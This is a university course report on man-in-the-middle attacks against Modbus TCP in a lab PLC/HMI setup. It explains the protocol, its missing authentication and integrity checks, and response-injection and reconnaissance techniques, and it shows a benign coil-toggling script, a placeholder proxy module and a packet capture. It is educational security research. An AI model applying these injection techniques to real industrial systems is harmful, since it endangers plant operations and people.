2023

Modbus PLC MiTM Attack Research

PROTECTION OF COMMUNICATION PROTOCOLS

ROY SIMANOVICH;SHAHAR ZAIDEL

ARIEL UNIVERSITY

Table of Contents

ABSTRACT 2

COPYRIGHT NOTICE 2

PROJECT FILES CONTENT 2

INTRODUCTION 3

SCADA 3

PLC 4

The Modbus TCP protocol 5
- **Introduction to Modbus** 5
- **Modbus functions** 6
- **Exception responses** 9
- **The Modbus TCP/IP variant** 10
- **Modbus TCP security** 11

PRACTICAL RESEARCH 14

Project's system schematics 14
- **PLC VM (Linux 16)** 15
- **HMI VM (ScadaBR)** 16
- **Communication between the PLC VM and the HMI VM** 17

Leaking information using MiTM proxy 18
- **Injecting unauthorized information** 18
- **Leaking large amounts of data** 20
- **Leaking information with limitations** 22
- **Full python code** 23

BIBLIOGRAPHY AND REFERENCES 24

Modbus TCP/IP 24

Modbus TCP/IP Vulnerabilities 24

Abstract

This is a summary project of the course “**Protection of Communication Protocols**”, that was led by Dr. Ran Dubin. In the project, we researched about Man in The Middle attacks that could occur on PLC, that don’t alert the HMI. The purpose of this research is to see how cyber-security is relevant even on isolated networks such as factories, where critical and crucial information could leak by exploiting the security vulnerabilities of the communication protocol that PLCs use.

Copyright notice

Project files content

The project contains the following files:

- $\boldsymbol{malicious.py}$ – The code of the project itself.
- **Pcap files** – All the pcap files of the traffic that was captured.
- **Pictures** – The images that were used to be leaked.
- **PDF** – This file.
- **Presentation** – A power point presentation of the project.

Introduction

This task was prepared by Otorio and is supervised by Dr. Ran Dubin. We got to work with two virtual machines.


SCADA

Supervisory Control and Data Acquisition ($SCADA$) is a control system architecture comprising computers, networked data communications and graphical user interfaces for high-level supervision of machines and processes. It also covers sensors and other devices, such as programmable logic controllers, which interface with process plant or machinery.

The key attribute of a SCADA system is its ability to perform a supervisory operation over a variety of other proprietary devices.

SCADA is often broken down into several levels:

- **Level 0** – Contains field devices such as flow and temperature sensors, and final control elements, such as control valves.
- **Level 1** – Contains the industrialized input/output (I/O) modules, and their associated distributed electronic processors.
- **Level 2** contains the supervisory computers, which collate information from processor nodes on the system, and provide the operator control screens.
- **Level 3** – Is the production control level, which does not directly control the process, but is concerned with monitoring production and targets.
- **Level 4** – Is the production scheduling level.



SCADA systems typically use a tag database, which contains data elements called tags or points, which relate to specific instrumentation or actuators within the process system. Data is accumulated against these unique process control equipment tag references.

In this project we'll focus on two levels:

- **Level 1**, which contains the **programmable logic controllers** (PLCs) or remote terminal units (RTUs).
- **Level 2**, which contains the SCADA to readings and equipment status reports that are communicated to level 2 SCADA as required. Data is then compiled and formatted in such a way that a control room operator using the **HMI** (**Human Machine Interface**) can make supervisory decisions to adjust or override normal RTU (PLC) controls. Data may also be fed to a historian, often built on a commodity database management system, to allow trending and other analytical auditing.

PLC

A **programmable logic controller** (***PLC***) or programmable controller is an industrial computer that has been ruggedized and adapted for the control of manufacturing processes, such as assembly lines, machines, robotic devices, or any activity that requires high reliability, ease of programming, and process fault diagnosis.

PLCs can range from small modular devices with tens of inputs and outputs, in a housing integral with the processor, to large rack-mounted modular devices with thousands of I/O, and which are often networked to other PLC and SCADA systems.

They can be designed for many arrangements of digital and analog I/O, extended temperature ranges, immunity to electrical noise, and resistance to vibration and impact. Programs to control machine operation are typically stored in battery-backed-up or non-volatile memory.

The main difference from most other computing devices is that PLCs are intended-for and therefore tolerant-of more severe conditions,[1] while offering extensive input/output to connect the PLC to sensors and actuators. PLC input can include simple digital elements such as limit switches, analog variables from process sensors,[2] and more complex data such as that from positioning or machine vision systems. PLC output can include elements such as indicator lamps, sirens, electric motors, pneumatic or hydraulic cylinders, magnetic relays, solenoids, or analog outputs. The input/output arrangements may be built into a simple PLC, or the PLC may have external I/O modules attached to a fieldbus or computer network that plugs into the PLC.

PLCs use built-in ports, such as USB, Ethernet, RS-232, RS-485, or RS-422 to communicate with external devices[3] and systems.[4] Communication is carried out over various industrial network protocols, like Modbus, or Ethernet/IP. Many of these protocols are vendor specific.

[1] Such as dust, moisture, heat, and cold.
[2] Such as temperature and pressure.
[3] Sensors and actuators.
[4] Programming software, SCADA, and HMI.

The Modbus TCP protocol

Introduction to Modbus

Modbus is a data communications protocol originally published by Modicon in 1979 for use with its programmable logic controllers (***PLCs***). Modbus has become a de facto standard communication protocol and is now a commonly available means of connecting industrial electronic devices.

Modbus is popular in industrial environments because it is openly published and royalty-free. It was developed for industrial applications, is relatively easy to deploy and maintain compared to other standards and places few restrictions on the format of the data to be transmitted.

The Modbus protocol uses character serial communication lines, Ethernet, or the Internet protocol suite as a transport layer. Modbus supports communication to and from multiple devices connected to the same cable or Ethernet network.[5]

Modbus is often used to connect a plant/system supervisory computer with a remote terminal unit (RTU) in supervisory control and data acquisition (***SCADA***) systems. Many of the data types are named from industrial control of factory devices, such as ladder logic because of its use in driving relays: a single-bit physical output is called a coil, and a single-bit physical input is called a discrete input or a contact.

Modbus commands can instruct a Modbus device to:

- Change the value in one of its registers, by writing to Coil or Holding register.
- Send back one or more contained values, by reading from Coil or Holding register.
- Read a physical input port, by reading from Discrete Input or Input register.

A Modbus command contains the Modbus address of the device it is intended for (1 to 247). Only the addressed device will respond and act on the command, even though other devices might receive it.

A Modbus “frame” consists of an Application Data Unit (ADU), which encapsulates a Protocol Data Unit (PDU):

- **Application Data Unit (ADU)** – Address + PDU + Error check.
- **Protocol Data Unit (PDU)** – Function code + Data.

In Modbus data frames, the most significant byte of a multi-byte value is sent before the others.

[5] For example, there can be a device that measures temperature and another device to measure humidity connected to the same cable, both communicating measurements to the same computer, via Modbus.

Modbus functions

Prominent conceptual entities in a Modbus server include the following:

- **Coils** – Readable and writeable, 1 bit (off/on).
- **Discrete Inputs** – Read-only, 1 bit (off/on).
- **Input Registers** – Read-only measurements and statuses, 16 bits (0–65,535).
- **Holding Registers** – Readable and writeable configuration values, 16 bits (0–65,535).

Data Reference Types

Reference	Description
$0xxxx$	**Read/Write Discrete Outputs or Coils**. A $0x$ reference address is used to drive output data to a digital output channel.
$1xxxx$	**Read Discrete Inputs**. The ON/OFF status of a $1x$ reference address is controlled by the corresponding digital input channel.
$3xxxx$	**Read Input Registers**. A $3x$ reference register contains a 16-bit number received from an external source.[6]
$4xxxx$	**Read/Write Output or Holding Registers**. A $4x$ register is used to store 16-bits of numerical data,[7] or to send the data from the CPU to an output channel.

The reference addresses noted in the memory map are not explicit hard-coded memory addresses. Internally, all Modbus devices use a zero-based memory offset computed from the reference address. However, the system interface of Modbus systems (software) will vary in this regard and may require you to enter the actual reference address, drop the leading number, or enter an absolute memory offset from 1, or a memory address offset from 0. This is system dependent and a common source of programming errors.

The commands to read and write these entities are summarized in the following table. The most primitive reads and writes are shown in bold. Some sources use terminology that differs from the standard.[8] There are three categories of Modbus function codes: public, user-defined and reserved.

Modbus Function Codes

Function Type	Access Type	Function Name	Function Code	Reference
Physical Discrete Inputs	Bit access	Read Discrete Inputs	**2**	$1xxxx$
Internal Bits or Physical Coils		Read Coils	**1**	$0xxxx$
		Write Single Coil	**5**	$0xxxx$
		Write Multiple Coils	**15**	$0xxxx$
Physical Input Registers	16-bit access	Read Input Registers	**4**	$3xxxx$
Internal Registers or Physical Output Registers		Read Multiple Holding Registers	**3**	$4xxxx$
		Write Single Holding Register	**6**	$4xxxx$
		Write Multiple Holding Registers	**16**	$3xxxx$

[6] e.g., an analog signal.
[7] Binary or decimal.
[8] For example, Force Single Coil instead of Write Single Coil.

Function codes 1 (read coils) and 2 (read discrete inputs)

Request:

- Address of first coil/discrete input to read (16-bit).
- Number of coils/discrete inputs to read (16-bit).

Normal response:

- Number of bytes of coil/discrete input values to follow (8-bit).
- Coil/discrete input values (8 coils/discrete inputs per byte).

Value of each coil/discrete input is binary (0 for off, 1 for on). First requested coil/discrete input is stored as least significant bit of first byte in reply. If number of coils/discrete inputs is not a multiple of 8, most significant bit(s) of last byte will be stuffed with zeros.[9]

Because the byte count returned in the reply message is only 8 bits wide and the protocol overhead is 5 bytes, a maximum of 2008 (251×8) discrete inputs or coils can be read at once.

Function code 5 (force/write single coil)

Request:

- Address of coil (16-bit).
- Value to force/write: 0 for off and 65,280 (FF00 in hexadecimal) for on.

Normal response: Same as request.

Function code 15 (force/write multiple coils)

Request:

- Address of first coil to force/write (16-bit).
- Number of coils to force/write (16-bit).
- Number of bytes of coil values to follow (8-bit).
- Coil values (8 coil values per byte).

The value of each coil is binary (0 for off, 1 for on). The first requested coil is stored as the least significant bit of the first byte in the request. If a number of coils is not a multiple of 8, the most significant bit(s) of the last byte should be stuffed with zeros.

Normal response:

- Address of first coil (16-bit).
- Number of coils (16-bit).

[9] For example, if eleven coils are requested, two bytes of values are needed. Suppose states of those successive coils are on, off, on, off, off, on, on, on, off, on, on, then the response will be 02 A7 03 in hexadecimal.

<u>**Function codes 4 (read input registers) and 3 (read holding registers)**</u>

Request:

- Address of first register to read (16-bit).
- Number of registers to read (16-bit).

Normal response:

- Number of bytes of register values to follow (8-bit).
- Register values (16 bits per register).

Because the maximum length of a Modbus PDU is 253, up to 125 registers can be requested at once when using the RTU format, and up to 123 over TCP.

<u>**Function code 6 (preset/write single holding register)**</u>

Request:

- Address of holding register to preset/write (16-bit).
- New value of the holding register (16-bit).

Normal response: same as request.

<u>**Function code 16 (preset/write multiple holding registers)**</u>

Request:

- Address of first holding register to preset/write (16-bit).
- Number of holding registers to preset/write (16-bit).
- Number of bytes of register values to follow (8-bit).
- New values of holding registers (16 bits per register).

Because the maximum length of a Modbus PDU is 253, up to 123 registers can be written at once.

Normal response:

- Address of first preset/written holding register (16-bit).
- Number of preset/written holding registers (16-bit).

Exception responses

For a normal response, the server repeats the function code. Should a server want to report an error, it will reply with the requested function code plus 128, and will only include one byte of data, known as the exception code.


Modbus Exception Codes

Code	Exception	Details
1	Illegal Function	Function code received in the query is not recognized or allowed by server.
2	Illegal Data Address	Data address of some or all the required entities are not allowed or do not exist in server.
3	Illegal Data Value	Value is not accepted by server.
4	Server Device Failure	Unrecoverable error occurred while server was attempting to perform requested action.
5	Acknowledge	Server has accepted request and is processing it, but a long duration of time is required. This response is returned to prevent a timeout error from occurring in the client. client can next issue a *Poll Program Complete* message to determine whether processing is completed.
6	Server Device Busy	Server is engaged in processing a long-duration command; client should retry later.
7	Negative Acknowledge	Server cannot perform the programming functions; client should request diagnostic or error information from server.
8	Memory Parity Error	Server detected a parity error in memory; client can retry the request.
10	Gateway Path Unavailable	Specialized for Modbus gateways: indicates a misconfigured gateway.
11	Gateway Target Device Failed to Respond	Specialized for Modbus gateways: sent when server fails to respond.

The Modbus TCP/IP variant

Modbus TCP/IP or **Modbus TCP** is a Modbus variant used for communications over TCP/IP networks, connecting over port 502. It does not require a checksum calculation, as lower layers already provide checksum protection.

Simply stated, TCP/IP allows blocks of binary data to be exchanged between computers. It is also a worldwide standard that serves as the foundation for the World Wide Web. The primary function of TCP is to ensure that all packets of data are received correctly, while IP makes sure that messages are correctly addressed and routed. Note that the TCP/IP combination is merely a transport protocol and does not define what the data means or how the data is to be interpreted.[10]


Application Data Unit (ADU)
CONSTRUCTION OF A MODBUS TCP DATA PACKET
Address
Function Code
Data
Checksum
Traditional Modbus Serial Frame
Function Code
Data
Function Code & Data Are Not Modified
Modbus Application Protocol (MBAP) Header (7 Bytes)
Protocol Data Unit (PDU)
Transaction Identifier
Protocol Identifier
Length Field
Unit ID
Function Code
Data
Modbus Frame With TCP/IP Transmission
(2 Bytes)
(2 Bytes)
(2 Bytes)
(1 Byte)
(1 Byte)
Varies
Modbus TCP/IP ADU
(This information is embedded into the data portion of the TCP frame)

So, in summary, Modbus TCP uses TCP and Ethernet to carry the data of the Modbus message structure between compatible devices. That is, Modbus TCP combines a physical network,[11] with a networking standard, and a standard method of representing data.[12] Essentially, the Modbus TCP message is simply a Modbus communication encapsulated in an Ethernet TCP wrapper.

From the figure, we see that the function code and data fields are absorbed in their original form. Thus, a Modbus TCP/IP **Application Data Unit (ADU)** takes the form of a 7-byte header,[13] and the protocol data unit.[14] The MBAP header is 7 bytes long and includes the following fields:

- **Transaction/Invocation Identifier (2 Bytes)** – This identification field is used for transaction pairing when multiple messages are sent along the same TCP connection by a client without waiting for a prior response.
- **Protocol Identifier (2 bytes)** – This field is always 0 for Modbus services and other values are reserved for future extensions.
- **Length (2 bytes)** – This field is a byte count of the remaining fields and includes the unit identifier byte, function code byte, and the data fields.
- **Unit Identifier (1 byte)** – This field is used to identify a remote server located on a non-TCP/IP network.[15] In a typical Modbus TCP/IP server application, the unit ID is set to $0x00$ or $0xFF$, ignored by the server, and simply echoed back in the response.

[10] This is the job of the application protocol, Modbus in this case.
[11] Ethernet
[12] Modbus as the application protocol.
[13] Transaction identifier, protocol identifier, length field, and unit identifier.
[14] Function code and data.
[15] For serial bridging.

In this project we'll focus on Read Coils function (Function number 1). A typical Modbus TCP/IP for read coils function looks something like this:

Modbus TCP/IP Protocol Header Request (Read Coils)																															
0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								**Function Code (1 Byte)**							
Protocol Data Unit (PDU)																															
Reference Number (2 Bytes)																**Coils Count (2 Bytes)**															

Modbus TCP/IP Protocol Header Response (Read Coils)																															
0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								**Function Code (1 Byte)**							
Protocol Data Unit (PDU)																															
Byte Count (1 Byte)								**8 Coils (1 Byte)**								**8 Coils (1 Byte)**								**8 Coils (1 Byte)**							
Additional Coils (Up to 248 bytes, aka 1,984 coils)																															

Modbus TCP security

SCADA protocols have much vulnerability. Modbus is one of the most vulnerable ones to cyber-attacks. The Modbus TCP protocol implementation contains too much vulnerability that could perform reconnaissance activity or issue arbitrary commands. Below are referred the basic sections/classes of Modbus TCP protocol vulnerabilities:

- **Lack of Confidentiality** – All Modbus messages are transmitted in clear text across the transmission media.
- **Lack of Integrity** – There is no integrity checks built into Modbus application protocol. As a result, it depends on lower layer protocols to preserve integrity.
- **Lack of Authentication** – There is no authentication at any level of the Modbus protocol. One possible exception is some undocumented programming commands.
- **Simplistic Framing** – Modbus TCP frames are sent over established TCP connections. While such connections are usually reliable, they have a significant drawback. TCP connection is more reliable than UDP, but the guarantee is not complete.
- **Lack of Session Structure** – Like many request/response protocols,[16] Modbus TCP consists of short-lived transactions where the master initiates a request to the slave that results in a single action. When combined with the lack of authentication and poor TCP initial sequence number (ISN) generation in many embedded devices, it becomes possible for attackers to inject commands with no knowledge of the existing session.

[16] I.e., SNMP, HTTP, etc.

Possible vulnerabilities that allow an attacker to perform reconnaissance activity on the targeted network:

The first vulnerability exists because a Modbus slave device may return Illegal Function Exception responses for queries that contain an unsupported function code. An unauthenticated, remote attacker could exploit this vulnerability by sending crafted function codes to carry out reconnaissance on the targeted network.

An additional reconnaissance vulnerability is due to multiple illegal Address Exception responses generated for queries that contain an illegal slave address. An unauthenticated, remote attacker could exploit this vulnerability by sending queries that contain invalid addresses to the targeted network and gathering information about network hosts from returned messages.

Another vulnerability is due to lack of sufficient security checks in the Modbus TCP protocol implementation. The protocol specification does not include an authenticated mechanism for validating communication between Modbus master and slave devices. This flaw could allow an unauthenticated, remote attacker to issue arbitrary commands to any slave device via a Modbus master.

The Modbus TCP protocol contains another vulnerability that could allow an attacker to cause a denial-of-service condition on a targeted system. The vulnerability is due to an implementation error in the affected protocol when processing Read Discrete Inputs request and response messages. An unauthenticated, remote attacker could exploit the vulnerability by sending request or response parameters that contain malicious values for the data filed option to a system that contains the vulnerable Modbus TCP implementation. As a consequence, the processing of the messages could trigger a DoS condition-attack to the vulnerable system.

Moreover, another attack can be Modbus TCP packets that exceed the maximum length. Modbus TCP is commonly used in SCADA and DCS networks for process control. MODBUS limits the size of the PDU to 253 bytes to allow the packet to be sent on a serial line, RS-485 interface. Modbus TCP prepends a 7-byte Modbus Application Protocol (MBAP) header to the PDU, and the $\boldsymbol{MBAP\_PDU}$ is encapsulated in a TCP packet. This places an upper limit on legal packet size. An attacker creates a specially crafted longer than 260 bytes and sends it to a Modbus client and server. If the client or server programmed incorrectly, this could lead to a successful buffer overflow or a denial-of-service attack.

There have been several documented incidents and cyber-attacks affecting SCADA systems, which clearly illustrate the above critical infrastructure vulnerabilities. These cyber-attacks have produced a variety of financial damage and harmful events to humans and their environment. In this section a set of cyber-attacks against industrial control systems (ICS) are referred and grouped into four attack classes: reconnaissance, **response and measurement injection**, command injection, and denial of service.

In this project we'll focus on **response and measurement injection** class, which is described as the following:

Industrial Control systems commonly use polling techniques to continuously monitor the state of a remote process. Polling takes the form of a query transmitted from the server to the client. The state information is used to provide a human machine interface to monitor the process, to store process measurements in historians, and as part of feedback control loops which measure process parameters and take requisite control actions based upon process state.

Many industrial control system network protocols lack authentication features to validate the origin of packets. This enables attackers to capture, modify and forward response packets which contain sensor reading values. Industrial control system protocols also often take the first response packet to a query and reject subsequent responses as erroneous. This enables to craft response packets and use timing attacks to inject the responses into a network when they are expected by a client.

Response injection attacks take 3 forms. First, response injection attacks can originate from control of programmable logic controller or remote terminal unit, network endpoints which are the servers which respond to queries from clients. Second response injection attacks can capture network packets and alter contents during transmission from server to client. Finally, response injections may be crafted and transmitted by a third-party device in the network. In this case, the response there may be multiple responses to a client query and the invalid response may assume prominence due to exploiting a race condition or due to secondary attack such as a denial-of-service attack which stops the true sever from responding.

Practical Research


Project's system schematics

The project's system was built as a factory that uses light bulbs for its productions. The system is divided into two parts: The PLC itself and the HMI, by using two virtual machines.

<u>Download links for the machines</u>:

- **HMI (ScadaBR)**
- **PLC (Ubuntu 16)**

<u>Generic system schematics</u>:



Credentials data

Machine / Service	Username	Password	Notes
PLC Virtual Machine	$matand$	1	–
HMI Virtual Machine	$scadabr$	$scadabr$	
HMI Web Interface	$admin$	$admin$	Accessed with HTTP port 8080.

PLC VM (Linux 16)

This is the PLC Virtual Machine that contains the PLC logic itself (simulated), its I/O script and the MiTM proxy channel where the attack occurs and where we focus our project on. All of those components communicate through TCP port 2502.

The main $\boldsymbol{plc.py}$ python script file, that changes the light bulbs status every 3 seconds look something like this:

```
from pymodbus.client.sync import ModbusTcpClient
from time import sleep

client = ModbusTcpClient('127.0.0.1', 2502)
even_round = False

while True:
    # b = ((even_round and ((i+1) % 2 == 0)) or (not even_round and ((i+1) % 2 != 0)))
    client.write_coil(0, even_round, unit=0x01)
    client.write_coil(1, not even_round, unit=0x01)
    client.write_coil(2, even_round, unit=0x01)
    client.write_coil(3, not even_round, unit=0x01)
    client.write_coil(4, even_round, unit=0x01)

    client.write_coil(20, even_round, unit=0x01)

    even_round = not even_round
    sleep(3)
```

To communicate with the HMI, the PLC uses the **TCP Proxy tool**, where the MiTM is handled. The packets go from Modbus PLC itself to the TCP Proxy, where the malicious attack of the MiTM can be performed.

The $\boldsymbol{malicious.py}$ file, which is the MiTM attack module that's used in the TCP Proxy tool, contains the following code:

```
#!/usr/bin/env python2
import os.path as path
import struct


class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.name = path.splitext(path.basename(__file__))[0]
        self.description = 'Simply print the received data as text'
        self.incoming = incoming  # incoming means module is on -im chain

    def execute(self, data):
        return data

    def help(self):
        return ""

if __name__ == '__main__':
    print 'This module is not supposed to be executed alone!'
```

Currently this code does nothing, but only returns the data as is. We'll research about it before we continue with the task.

HMI VM (ScadaBR)

Human Machine Interface, often known by the acronym HMI, refers to a dashboard or screen used to control machinery. Line operators, managers and supervisors in industry rely on HMIs to translate complex data into useful information.[17]

But the advanced capabilities of today's HMIs enable managers and supervisors to do much more than control processes. Using historical and trending data they offer vast new opportunities to improve product quality and make systems more efficient.


For all these reasons, HMIs play a key role in the smooth and effective running of factories and manufacturing operations. But not all HMIs are created the same.

HMIs should be easy to understand, but the reality is they often aren't. Frequently, they overload operators with information and make their jobs needlessly stressful and demanding. As a result, operators with the skills and expertise to quickly process and handle vast quantities of complex information can be hard to find.

To compound this problem, many HMIs are unable to keep pace with technology or adapt when a business grows. Some HMI software fails to support older operating systems, or only works with a small family of hardware. This means traditional HMIs can become obsolete quickly and turn out to be expensive short-term investments.

ScadaBR is a **SCADA** (Supervisory Control and Data Acquisition) system with applications in Process Control and Automation, being developed and distributed using the open-source model.

The HMI web interface will look like this if the factory is running as normal:



The light should switch every 3 seconds, and no alerts are being reported by the HMI itself.


[17] For example, they use HMIs to monitor machinery to make sure it's working properly. Easy-to-understand visual displays give meaning and context to near real-time information about tank levels, pressure and vibration measurements, motor and valve status and other variables.

Communication between the PLC VM and the HMI VM

According to the schematics, the PLC VM and the HMI VM communicate via TCP port **502**, which is used for Modbus TCP/IP protocol.


The HMI sends request packets to the PLC, to read the coils 0 to 4 (which represents the 5 light bulbs) via function code 1, and the PLC responses with the values of the light bulbs:

<u>HMI's request</u>:



```
No.  Time         Source          Destination     Protocol    Length Info
   1 0.000000000  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   298; Unit:   1, Func:   1: Read Coils
   2 0.000861770  10.100.102.157  10.100.102.156  Modbus/TCP      76 Response: Trans:   298; Unit:   1, Func:   1: Read Coils

> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface enp0s17, id 0
> Ethernet II, Src: PcsCompu_85:70:e5 (08:00:27:85:70:e5), Dst: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15)
> Internet Protocol Version 4, Src: 10.100.102.156, Dst: 10.100.102.157
> Transmission Control Protocol, Src Port: 57272, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
v Modbus/TCP
      Transaction Identifier: 298
      Protocol Identifier: 0
      Length: 6
      Unit Identifier: 1
v Modbus
      .000 0001 = Function Code: Read Coils (1)
      Reference Number: 0
      Bit Count: 5

0000  08 00 27 e5 3a 15 08 00  27 85 70 e5 08 00 45 00   ··'·:··· '·p···E·
0010  00 40 c4 17 40 00 40 06  94 9f 0a 64 66 9c 0a 64   ·@··@·@· ···df··d
0020  66 9d df b8 01 f6 5d 57  d5 40 78 c1 90 dd 80 18   f·····]W ·@x·····
0030  00 e5 43 25 00 00 01 01  08 0a 00 6c 11 2a 81 6a   ··C%···· ···l·*·j
0040  9d 81 01 2a 00 00 00 06  01 01 00 00 00 05         ···*···· ······
```

<u>PLC's response</u>:



```
No.  Time         Source          Destination     Protocol    Length Info
   1 0.000000000  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   298; Unit:   1, Func:   1: Read Coils
   2 0.000861770  10.100.102.157  10.100.102.156  Modbus/TCP      76 Response: Trans:   298; Unit:   1, Func:   1: Read Coils

> Frame 2: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface enp0s17, id 0
